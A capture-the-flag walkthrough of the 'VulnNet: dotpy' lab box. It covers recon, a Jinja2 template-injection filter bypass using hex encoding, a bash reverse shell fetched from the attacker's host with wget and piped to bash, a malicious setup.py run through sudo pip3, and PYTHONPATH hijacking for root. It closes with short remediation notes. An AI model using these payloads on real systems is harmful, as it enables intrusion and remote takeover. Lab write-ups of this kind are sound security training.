
[01] Outline

VulnNet: dotpy is a medium difficulty box with a focus on Python. Starts off with finding an SSTI with URL filtering which leads into a Python package take over.
[01] Recon
nmap
Running nmap we find the single port 8080 open.
1
2
3
4
5
6
7
8
9
10
11
nmap -sC -sV -oA nmap/scan -p- -v 10.10.132.101---snip---
PORT     STATE SERVICE VERSION
8080/tcp open  http    Werkzeug httpd 1.0.1 (Python 3.6.9)
| http-methods:
|_  Supported Methods: HEAD GET OPTIONS
| http-title: VulnNet Entertainment -  Login  | Discover
|_Requested resource was http://10.10.132.101:8080/login
|_http-server-header: Werkzeug/1.0.1 Python/3.6.9
---snip---
website

Browsing to http://10.10.132.101:8080 we’re greeted with a login and sign up form. Many of the links are anchors that lead nowhere.
Since we know the page is loading we can run our gobuster scans, and we’ll need to add -b 403 to force the scan as the gobuster test scan is blocked by a 403 Unauthenticated error.
gobuster
1
2
3
4
5
6
gobuster dir -u http://10.10.132.101:8080 -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -o main.gobuster -b 403cat main.gobuster
/login                (Status: 200) [Size: 5589]
/register             (Status: 200) [Size: 5021]
/logout               (Status: 302) [Size: 219] [--> http://10.10.132.101:8080/login]
Pursue
While our scan is running we’ll quickly clone the site and check with pursue, but there isn’t anything of note here.
1
2
3
4
wget -rkpN -e robots=off http://10.10.132.101:8080
pursue --query | sort -u
pursue --domain | sort -u
pursue --endpoints | sort -u
Register and Login
Clicking the Create New Account takes us to a /register page. We’ll use admin, admin@admin.com and password of admin, we’re prompted to log in.
Once logged in we see an application dashboard, but we oddly have a user profile picture and the name of Staradmin. It’s possible that using admin as our username has caused us to get picked off the top of the database or maybe this is what was meant to happen?

Walking the site
Again most of the links are only anchor tags. This took me about 2 hours to find a vulnerability, I tried clicking every button, downloading every file and page.
Server Side Template Injection
After trying for an LFI at http://10.10.132.101:8080/etc/passwd you can see that the path /etc/passwd is reflected in the page.
Since our nmap banner grab says this site is running Werkzeug we can try Server Side Template Injection (SSTI)
Misdiagnosing SSTI, XSS and LFI is can be easily done for beginners, be sure to take the time to validate your findings.

Trying to go to the path http://10.10.132.101:8080/{{7*7}} shows the answer 49.
HackTricks SSTI examples for other engines are below;
- {{7*7}}
- ${7*7}
- <%= 7*7 %>
- ${{7*7}}
- #{7*7}

Navigating to http://10.10.132.101:8080/{{config}} lists all the config items from with in the Python web server, but we’re unable to use full stops . in our query as there is some sort of blacklist being checked. After some testing we’re unable to use ., _, [, ], if we do, we get redirected to a 403 blocked page error.
[03] Research
After about a days research I came across this post https://gusralph.info/jinja2-ssti-research/ that goes into depth on how a Web Application Firewall (WAF) might block certain characters and how to bypass the filter with encoding.
It would seam that this box is using the methods detailed in this paper as its inspiration. The answer is given to us, but I took another few hours to dive into the topic to understand what is happening and how this works.
In real PenTests and Bug Bounty situations the answer may need adjustments made.
Python Internals
My understanding of this code is we’re using requests object that is available in this processing of our GET request on the server. Then we use this to traverse up the object tree within Python to the globals and finally down to the builtins functions of Python classes. From here this is the same as writing from os import popen within the Python interpreter or Python script.
1
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
Now that we know how to run raw Python code using the Jinja2 templating engine we have to get past the character blacklist.
Below is the function I wrote to replicate the code given in the research post. We need to prepend \x to inform Jinja2 that this is written in hex and not the string 5f.
1
str(bytes(str(i).encode('utf-8')).hex())
Explaining the code above; we take a single letter and encode it to utf-8. This insures Python know exactly what character it is, then we turn it into bytes, once it is in bytes we are able to convert it to hex. Finally, we prepend \x to our hex value and turn the whole thing into a string.
1
2
3
4
5
6
7
8
9
10
11
12
def utf8_encode(string):
    _tmp = ''
    for i in string:
        if i in ['.','[',']','_']:
            _tmp += r'\x' + str(bytes(str(i).encode('utf-8')).hex())
        else:
            _tmp += i
    return _tmp.replace(' ','%20')CMD = 'id'
string_to_encode = "{{request|attr('application')|attr('__globals__')|attr('__getitem__')('__builtins__')|attr('__getitem__')('__import__')('os')|attr('popen')('COMMAND')|attr('read')()}}".replace('COMMAND',CMD)
print(utf8_encode(string_to_encode))
1
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
Testing this command we are able to see the OS id command in our error page response. We’ll update our payload to get a reverse shell.

Running which%20wget to check if wget is available. From further testing I’m unable to get / working in any of the commands. This will require a multistep process to avoid use the forward slash.
We need to use
%20as our space encoding otherwise the server will try to parse it.
[04] Attack Chain
Now having all this information available to us, we’re able to start formulating our attack chain.
- Create Bash reverse shell and save it as
index.html. This allows us to download this file without using a forward slash/.1 2
#!/bin/bash bash -c 'bash -i >& /dev/tcp/10.8.208.76/4242 0>&1'
- Stand up a web server to publish our shell.
sudois required to use port80, the default port for web servers.1
sudo python3 -m http.server 80
- Download file with
wget.1
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('wget%2010\x2e8\x2e208\x2e76')|attr('read')()}}
- Run
netcatto catch reverse connection.1
nc -lnvp 4242 - Run reverse shell
cat index.html|bash. To use the pipe|we’ll have to convert to hex\x7c.1
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('cat%20index\x2ehtml\x7cbash')|attr('read')()}}
[05] Foot Hold
Our netcat listeners prompt changes, and we’re able to run commands as the web user. Let’s check for the other users on the system and our sudo privileges.
1
2
3
4
5
web@vulnnet-dotpy:~$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
system-adm:x:1000:1000:system-adm,,,:/home/system-adm:/bin/bash
web:x:1001:1001:,,,:/home/web:/bin/bash
manage:x:1002:1002:,,,:/home/manage:/bin/bash
1
2
3
4
5
6
7
web@vulnnet-dotpy:~$ sudo -l
Matching Defaults entries for web on vulnnet-dotpy:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/binUser web may run the following commands on vulnnet-dotpy:
(system-adm) NOPASSWD: /usr/bin/pip3 install *
[06] Privilege Escalation
Because we can run pip3 install * as system-adm we’re able to run any Python file on the system. The code below will reuse the work we have already completed.
We’ll create a Python script called setup.py. Using popen to run wget with -O - we are able to pipe index.html directly into bash.
Run an new netcat listener to catch our reverse connection.
1
nc -lnvp 4242
1
2
3
4
echo 'from os import popen
popen("wget 10.8.208.76 -O -|bash")' > setup.pysudo -u system-adm /usr/bin/pip3 install -e .
Now we can easily collect our user.txt flag.
1
2
system-adm@vulnnet-dotpy:~$ cat ~/user.txt
THM[REDACTED]
[07] ROOT
Running sudo -l again we can run /opt/backup.py using Python and also SETENV.
1
2
3
4
system-adm@vulnnet-dotpy:~$ sudo -l
---snip---
User system-adm may run the following commands on vulnnet-dotpy:
    (ALL) SETENV: NOPASSWD: /usr/bin/python3 /opt/backup.py
We don’t have read or write permissions to /opt, /opt/backup.py, or /home/manager that the script if referencing but taking a look at the top of the backup.py we can see it is importing a few packages. This means we should be able to import our own package instead of original ones.
1
2
3
4
from datetime import datetime
from pathlib import Path
import zipfile
---snip---
The SETENV permission lets us set the PYTHONPATH which dictates a directory that Python will use to search for packages.
zipfile.py
Getting the backup script to run our own code is quite simple.
- Create
zipfile.pywith the code we want to execute.1
echo 'import pty; pty.spawn("/bin/bash")' > /tmp/zipfile.py
- Run command
1
sudo PYTHONPATH=/tmp/ /usr/bin/python3 /opt/backup.py
- Collect flag
1
2
root@vulnnet-dotpy:/tmp# cat /root/root.txt
THM[REDACTED]
[08] Remediation
In this section we will talk about a few ways to mitigate the risks and vulnerabilities that we found in the system.
SSTI
There was a good attempt to blacklist several characters from our URL requests. A simple fix here would not to to return any user input on the 404 error page.
Backup Script
Removing SETENV permission from sudo will mitigate this issue. Another fix would be to use another backup program instead of a custom Python script.